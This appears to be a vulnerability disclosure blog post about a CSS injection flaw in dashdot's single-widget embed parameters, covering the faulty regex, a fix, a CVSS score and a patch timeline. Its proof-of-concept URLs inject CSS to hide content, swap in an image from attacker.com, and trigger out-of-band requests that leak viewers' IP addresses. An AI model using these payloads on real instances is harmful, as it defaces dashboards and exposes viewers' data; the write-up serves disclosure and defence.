If you run a home lab or a self-hosted setup, there is a good chance you have come across dashdot. It is a slick, glassmorphism-style server monitoring dashboard that shows you CPU load, RAM usage, network stats, and more in real time. It also has a handy single-widget embed mode, where you can pull out an individual chart and drop it into another page via an iframe. That embed mode is exactly where this vulnerability lives.
What is the Bug?
The short version: several URL query parameters accepted by the single-widget mode are validated by a regex that is far too permissive, and the values are then dropped directly into styled-components CSS template literals without any further sanitization. That means you can inject arbitrary CSS properties just by crafting a URL.
The affected parameters are:
| URL Parameter | CSS Property It Controls |
|---|---|
textOffset |
margin-left, margin-top |
textSize |
font-size |
gap |
gap on the chart grid container |
innerRadius |
border-radius on chart cards |
How the Validator Fails
The validation lives in apps/view/src/services/query-params.ts:
const sizeRegex = /^\d+\D+$/;
const extractSizeValue = (input?: string) =>
  input ? (sizeRegex.test(input) ? input : `${input}px`) : undefined;
The regex /^\d+\D+$/ checks that the string starts with one or more digits
and ends with one or more non-digit characters. That is it. It does not reject
semicolons, colons, curly braces, or any other CSS syntax character. So a
value like 1px;display:none happily passes the check and gets returned as-is.
The validated value then flows into a styled-components template literal:
// chart-container.tsx
margin-top: ${({ $offset }) => $offset ?? 'min(13%, 30px)'};
font-size:  ${({ $size })   => $size   ?? 'unset'};

// single-widget-chart.tsx
gap:           ${({ gap })    => gap    ?? '12px'};
border-radius: ${({ radius }) => radius ?? '10px'};
styled-components does not sanitize string interpolations. It takes whatever you give it and puts it straight into the generated CSS rule. The resulting CSS block in the browser ends up looking something like this:
.sc-abc123 > div > div {
  gap: 1px;
  display: none;   /* injected */
}
One Gotcha
The regex does catch one category of payload: anything where the injected
portion contains a digit character. \D+$ means every character after the
leading number must be a non-digit. So 1px;top:0 fails because 0 is a
digit, and 1px;background:url(http://evil.com/600x400) fails because
600 and 400 are digits.
This means payloads need to be crafted to avoid digits in the injected CSS, which rules out some things but leaves plenty of room to work with.
Proof of Concept
All of the following URLs were tested against a local dashdot instance.
Invert all chart colors:
http://<host>/?graph=cpu&gap=1px;filter:invert()
Hide the entire widget:
http://<host>/?graph=cpu&gap=1px;display:none
Replace dashboard content with an attacker-controlled image:
http://<host>/?graph=cpu&gap=1px;background-image:url(//attacker.com/img.jpg);background-size:contain;background-repeat:no-repeat;background-position:center&innerRadius=1px;display:none
Two injection points work together here. The gap parameter sets the
background image on the outer grid container, and innerRadius hides all
the chart card children with display:none. The container keeps its
height: 100vh; width: 100vw dimensions even with all children hidden, so
the background image fills the space cleanly.

Legitimate dashboard content hidden, replaced with external image
Trigger an out-of-band HTTP request (viewer IP leak):
http://<host>/?graph=cpu&gap=1px;background-image:url(//your-oast-host.com/x)
The browser fetches a background-image URL at CSS parse time, regardless of
whether the element is visually visible or covered by other content. Pointing
this at a Burp Collaborator or interactsh listener shows the victim’s IP
address, User-Agent, and request timing in the polling output. The request
fires even though the chart SVG renders on top of the background, making this
work silently.
Note that the OAST hostname you use must be digit-free due to the regex constraint, so keep regenerating a Burp Collaborator payload until you get one with no numbers in the subdomain.
Why Single-Widget Mode Makes This Worse
The single-widget mode (?graph=cpu, ?graph=ram, etc.) is explicitly
designed for embedding dashdot charts into other dashboards via <iframe>.
The dashdot docs walk you through setting up these embed URLs. That means
a malicious src URL on an iframe is a completely normal-looking thing to
share, and anyone viewing the embedding page becomes the victim without
needing to click anything unusual.
CVSS Score
6.3 (Medium), CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L
| Metric | Value | Rationale |
|---|---|---|
| Attack Vector | Network | Delivered via crafted URL |
| Attack Complexity | Low | No special conditions required |
| Privileges Required | None | No authentication needed |
| User Interaction | Required | Victim must visit the crafted URL |
| Scope | Unchanged | Stays within the browser page context |
| Confidentiality | Low | Viewer IP leaked via background-image request |
| Integrity | Low | Visual content can be fully replaced by attacker |
| Availability | Low | Widget can be made visually blank via display:none |
The Integrity and Availability scores are the most debatable here. If you
score strictly by server-side data impact, both could reasonably be None,
putting the score somewhere between 4.3 and 6.3 depending on interpretation.
Either way it stays in the Medium band.
The Fix
The validator regex needs to be replaced with something that actually restricts input to valid CSS dimension values and rejects semicolons and other CSS syntax characters:
// Before
const sizeRegex = /^\d+\D+$/;

// After: only allow a number followed by a known CSS unit, nothing else
const sizeRegex = /^\d+(\.\d+)?(px|rem|em|%|vw|vh|vmin|vmax|pt)$/;
This rejects any value containing ;, {, }, :, or anything else that
could smuggle in additional CSS properties.
Timeline
| Date | Event |
|---|---|
| 2026-02-21 | Vulnerability discovered and reported via GitHub issue #1378 |
| 2026-02-23 | Maintainer acknowledged the report and committed fix a92f6e0 (“fix: sanitize css inputs for widgets”) |
| 2026-02-24 | Issue closed |
| 2026-02-24 | dashdot v6.3.0 released with the patch |
Shout out to MauriceNino for the fast turnaround, from report to patched release in three days is pretty solid.
Wrapping Up
This is a good reminder that client-side validation needs to be precise, not just broadly shaped. A regex that checks “starts with a number, ends with something else” leaves a lot of room for creativity. When those values flow into CSS template literals without a second look, the door opens for injection.
dashdot is a great project and the single-widget embed mode is a genuinely useful feature. If you are running an older version, upgrading to v6.3.0 takes care of this one.